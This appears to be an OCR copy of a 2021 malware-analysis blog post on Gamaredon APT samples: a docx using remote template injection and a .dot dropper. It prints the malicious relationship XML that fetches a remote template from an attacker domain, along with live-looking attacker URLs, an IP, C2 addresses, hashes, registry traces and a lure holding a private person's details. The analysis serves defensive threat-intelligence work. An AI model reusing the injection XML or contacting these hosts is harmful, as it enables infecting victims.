
Gamaredon: Docx Template-Injection

aaqeel01.wordpress.com/2021/01/18/docx-files-template-injection/

Ali Aqeel


January 18, 2021



```
00000080: 30 00 2D 00 6C 00 65 00 74 00 2D 00 6B 00 72 00  0.-.l.e.t.-.k.r.
00000090: 61 00 73 00 6E 00 6F 00 69 00 2D 00 61 00 72 00  a.s.n.o.i.-.a.r.
000000A0: 6D 00 69 00 69 00 2D 00 32 00 33 00 2D 00 66 00  m.i.i.-.2.3.-.f.
000000B0: 65 00 76 00 72 00 61 00 6C 00 69 00 61 00 2D 00  e.v.r.a.l.i.a.-.
000000C0: 32 00 30 00 31 00 37 00 2D 00 6B 00 72 00 61 00  2.0.1.7.-.k.r.a.
000000D0: 73 00 6E 00 61 00 69 00 61 00 2D 00 61 00 72 00  s.n.a.i.a.-.a.r.
000000E0: 6D 00 69 00 69 00 61 00 2D 00 6B 00 72 00 61 00  m.i.i.a.-.k.r.a.
000000F0: 73 00 6E 00 00 00 00 00 10 F0 04 00 00 00 00 00  s.n......ð......
```

New APT malware samples have been found by Shadow Chaser Group researchers recently, that points to the same attacker group Gamaredon. Two different samples in separate incidents are being analyzed and presented in this post to show the techniques used by the attacker. Also there are interesting findings that have been extracted during dynamic analysis and not been found by sandbox engines. Will focus on the extracted information and techniques and skip the match results.

Sample One: Downloader



Shadow Chaser Group
@ShadowChasing1

Today our researchers have found Template-Injection docx file which belongs to #Gamaredon #APT group
ITW:fbc037e68f5988df9190cdadf7424752
filename: Мои данные.docx
Template-url:
hXXp://office360-expert.online/sell/dCiBlGD.dot

Здравствуйте!

Я - Полываный Виталий Валериевич, 27.05.1982 г.р., м
район Харьковской обл.;

Дядя (брат отца) - Полываный Николай Владимирович
собственное жильё в пгт. Золочев;

Двоюродный брат – Полываный Эдуард Николаевич,
пгт. Золочев Харьковской обл..

```
'http://office36
```

3:11 PM · Jan 15, 2021 · Twitter Web App

Figure -1- Tweet of sample 1


Host-Based IOCs

File Name	MD5 hash	File Size
Мои данные.docx	fbc037e68f5988df9190cdadf7424752	24.56 KB
dCiBlGD.dot	7467DBBB6DBEA83256B13FB151A594EF	73 bytes
index.dat	C6DBAAA421E7CC2A51564EC14EE98372	244 bytes

File Name	MD5 hash	File Size
sell on office360-expert.online	E382A34494F25B9F31F8A3745135970E	62 bytes
TCD18CC.tmp\CleanGradient.thmx	E9294DCC4C80544EFDDD8BCA7F1FFBE6	57.7 KB


Table -1- Sample one Files basic properties

This malware is a Docx file with (50 4B 03 04) signature that has an embedded xml when extracted (*word_rels\settings.xml.rels*) (Figure -2-), it has a URL, *which by the time writing this post the link is still active* (Figure -3-) [2]



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target = 'http://office360-expert.online/sell/dCiBlGD.dot' TargetMode="External"/>
</Relationships>
```

Figure -2- XML file with Suspicious URL



Timeshift	Headers	Rep	PID	Process name	CN	URL
4422 ms	OPTIONS 200: OK	🔥	1692	WINWORD.EXE	🇷🇺	http://office360-expert.online/sell/
4429 ms	HEAD 200: OK	🔥	1692	WINWORD.EXE	🇷🇺	http://office360-expert.online/sell/dCiBIGD.dot
14647 ms	OPTIONS 200: OK	🔥	840	svchost.exe	🇷🇺	http://office360-expert.online/sell
15668 ms	PROPFIND 200: OK	🔥	840	svchost.exe	🇷🇺	http://office360-expert.online/sell
15670 ms	PROPFIND 200: OK	🔥	840	svchost.exe	🇷🇺	http://office360-expert.online/sell


Figure -3- Active links

Netword-Based IOC

URL	IP	Port
hxxp://office360-expert[.]online/sell/dCiBIGD[.]dot	195.161.114.130	80

Table -2- Sample One Connections

Unlike other malware techniques used in similar procedures, when first running this Docx file it's already too late. As an attack vector, it doesn't require the victim to *Enable Macro* in order to serve its malicious purpose.



```
System Idle Process      0   79.14                    0  NT AUTHORITY\SYSTEN
csrss.exe              332                      2.64 MB                        Client Server Runtime Process
csrss.exe              396    0.25             18.72 MB                        Client Server Runtime Process
wininit.exe            404                      1.61 MB                        Windows Start-Up Application
winlogon.exe           440                      3.03 MB                        Windows Logon Application
explorer.exe          2736    0.06             47.93 MB  WIN-DFQUUAL9I65\user  Windows Explorer
vmtoolsd.exe          2912    0.39  1.48 kB/s     23 MB  WIN-DFQUUAL9I65\user  VMware Tools Core Service
cmd.exe               2324                       2.3 MB  WIN-DFQUUAL9I65\user  Windows Command Processor
7zFM.exe              1384                      5.02 MB  WIN-DFQUUAL9I65\user  7-Zip File Manager
cmd.exe               2624                      2.26 MB  WIN-DFQUUAL9I65\user  Windows Command Processor
  fakenet.exe         2652                       800 kB  WIN-DFQUUAL9I65\user
    python.exe        2756    0.19    368 B/s  29.06 MB  WIN-DFQUUAL9I65\user
Procmon.exe            616                      3.58 MB  WIN-DFQUUAL9I65\user  Process Monitor
  Procmon64.exe       2100    8.04  1.01 MB/s  30.75 MB  WIN-DFQUUAL9I65\user  Process Monitor
ProcessHacker.exe     2144    0.72             12.44 MB  WIN-DFQUUAL9I65\user  Process Hacker
WINWORD.EXE           2784    0.22             51.25 MB  WIN-DFQUUAL9I65\user  Microsoft Word
  MSOSYNC.EXE         1340                     37.57 MB  WIN-DFQUUAL9I65\user  Microsoft Office Document C...
```

mon.docx 1/17/2021 8:18 AM Mic

ening: http://office360-expert.online/sell/dCiBIGD.dot (0%)


Figure -4- Running the document

Since it's a downloader it only makes sense to find out what is next when running this malware live and infect the computer. Four files been extracted as in (*Table -1-*) in: (*C:\.\.\AppData\Roaming\Microsoft\Office\Recent*), and (*C:\.\.\AppData\Local\Temp\TCD18CC.tmp*\),

There're dozens of other xx.TMP directories but been created and deleted during the process. The *DOT* file dCiBIGD is nothing but a shortcut linked to the URL shortcut (*sell on office360-expert.online*) which links to the same URL. The current files are almost useless and there doesn't appear to be a use for template file or any other files in that matter. However, presenting in the following section of this post another sample belongs to the same attacker group which has the use of dot file as a second stage dropper, but more on that in a little bit.

There's persistent mechanism that might lead to download another files like dot file, or maybe other evasion techniques. What's missing from VirusTotal behavior [3] is the registry below '*At least by the time writing this post'*. The sample been tested with both MS word 2010 and 2016.

HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Internet\Server Cache\http://office360-expert.online/sell/




```
Process Name   PID   Operation     Path                                                                 Result    Detail
WINWORD.EXE    2324  RegSetValue   HKCU\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems\n5                 SUCCESS   Type: REG_BINARY, L
WINWORD.EXE    2324  RegSetValue   HKCU\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033   SUCCESS   Type: REG_SZ, Length
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
WINWORD.EXE    2324  RegSetValue
60 of 189,831 events (0.031%)
```

Registry Editor [redacted]

```
IAM
IME
IMEJP
IMEMIP
Internet Connection Wizard
Internet Explorer
Internet Mail and News
Keyboard
MediaPlayer
MS Design Tools
MSDAIPP
MSF
Multimedia
Notepad
Office
  14.0
    Access
    Common
      DrawAlerts
      General
      Internet
        NetworkStatusCache
        Server Cache
          http://office360-expert.online/sell/
      LanguageResources
      LCCache
      MailSettings
      MathFonts
      Migration
      Recent Locations
      Research
      ReviewCycle
      Toolbars
    Excel
    Outlook
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
CobaltMajorVer...	REG_DWORD	0x00000000 (0)
CobaltMinorVer...	REG_DWORD	0x00000000 (0)
EnableBHO	REG_DWORD	0x00000000 (0)
Expiration	REG_QWORD	0x1d6f4c3cd61ff40 (132562360855560000)
Flags	REG_DWORD	0x00000000 (0)
MsDavExt	REG_DWORD	0x00000000 (0)
Protocol	REG_DWORD	0x00000000 (0)
Type	REG_DWORD	0x00000000 (0)
Version	REG_DWORD	0x00000000 (0)

Figure -5- RegValue: Office 2010




```
Multimedia
Notepad
Office
  16.0
    Common
      ClientTelemetry
      DrawAlerts
      FileIO
      General
      Identity
      Internet
        Server Cache
          http://office360-expert.online/sell/
      LanguageResources
      LCCache
      Licensing
```

(Default)	REG_SZ	(value not set)
EnableBHO	REG_DWORD	0x00000000 (0)

Figure -6- RegValue: Office 2016

By the time of live analyzing this sample there’s no threat presented yet! However, as a first stage downloader, the attacker successfully made it to place foothold via temp files like *dot* or (*Docs Template*) which remains in the temp directory unnoticed, and also set the registry values linking to the suspicious URL.

Sample Two: Dropper



Shadow Chaser Group
@ShadowChasing1

Today our researchers have found new macro impact from #Gamaredon #APT group
ITW:ddc38e9b53458ee58504a40fdc41df61
filename: KzGdWvmSq. dot
C2:sufflari[.]online
URL:
hxxp://sufflari.online/increase.php

1:48 PM · Jan 10, 2021 · Twitter Web App

Figure -7- Tweet of sample 2

In what appears to be an older found sample discovered by the same researchers [1] linked to the same attacker group [4]. A dot file is been statically analyzed in this section, so there's a chance to take a glance at what a dot file might be used for and what evasion and persistent techniques the attacker's using.

Host-Based IOCs

File Name	MD5 hash	File Size
KzGdWvmSq.dot	ddc38e9b53458ee58504a40fdc41df61	216.00 KB
PrintDriver.exe	d1ab72db2bedd2f255d35da3da0d4b16	138.50 KB

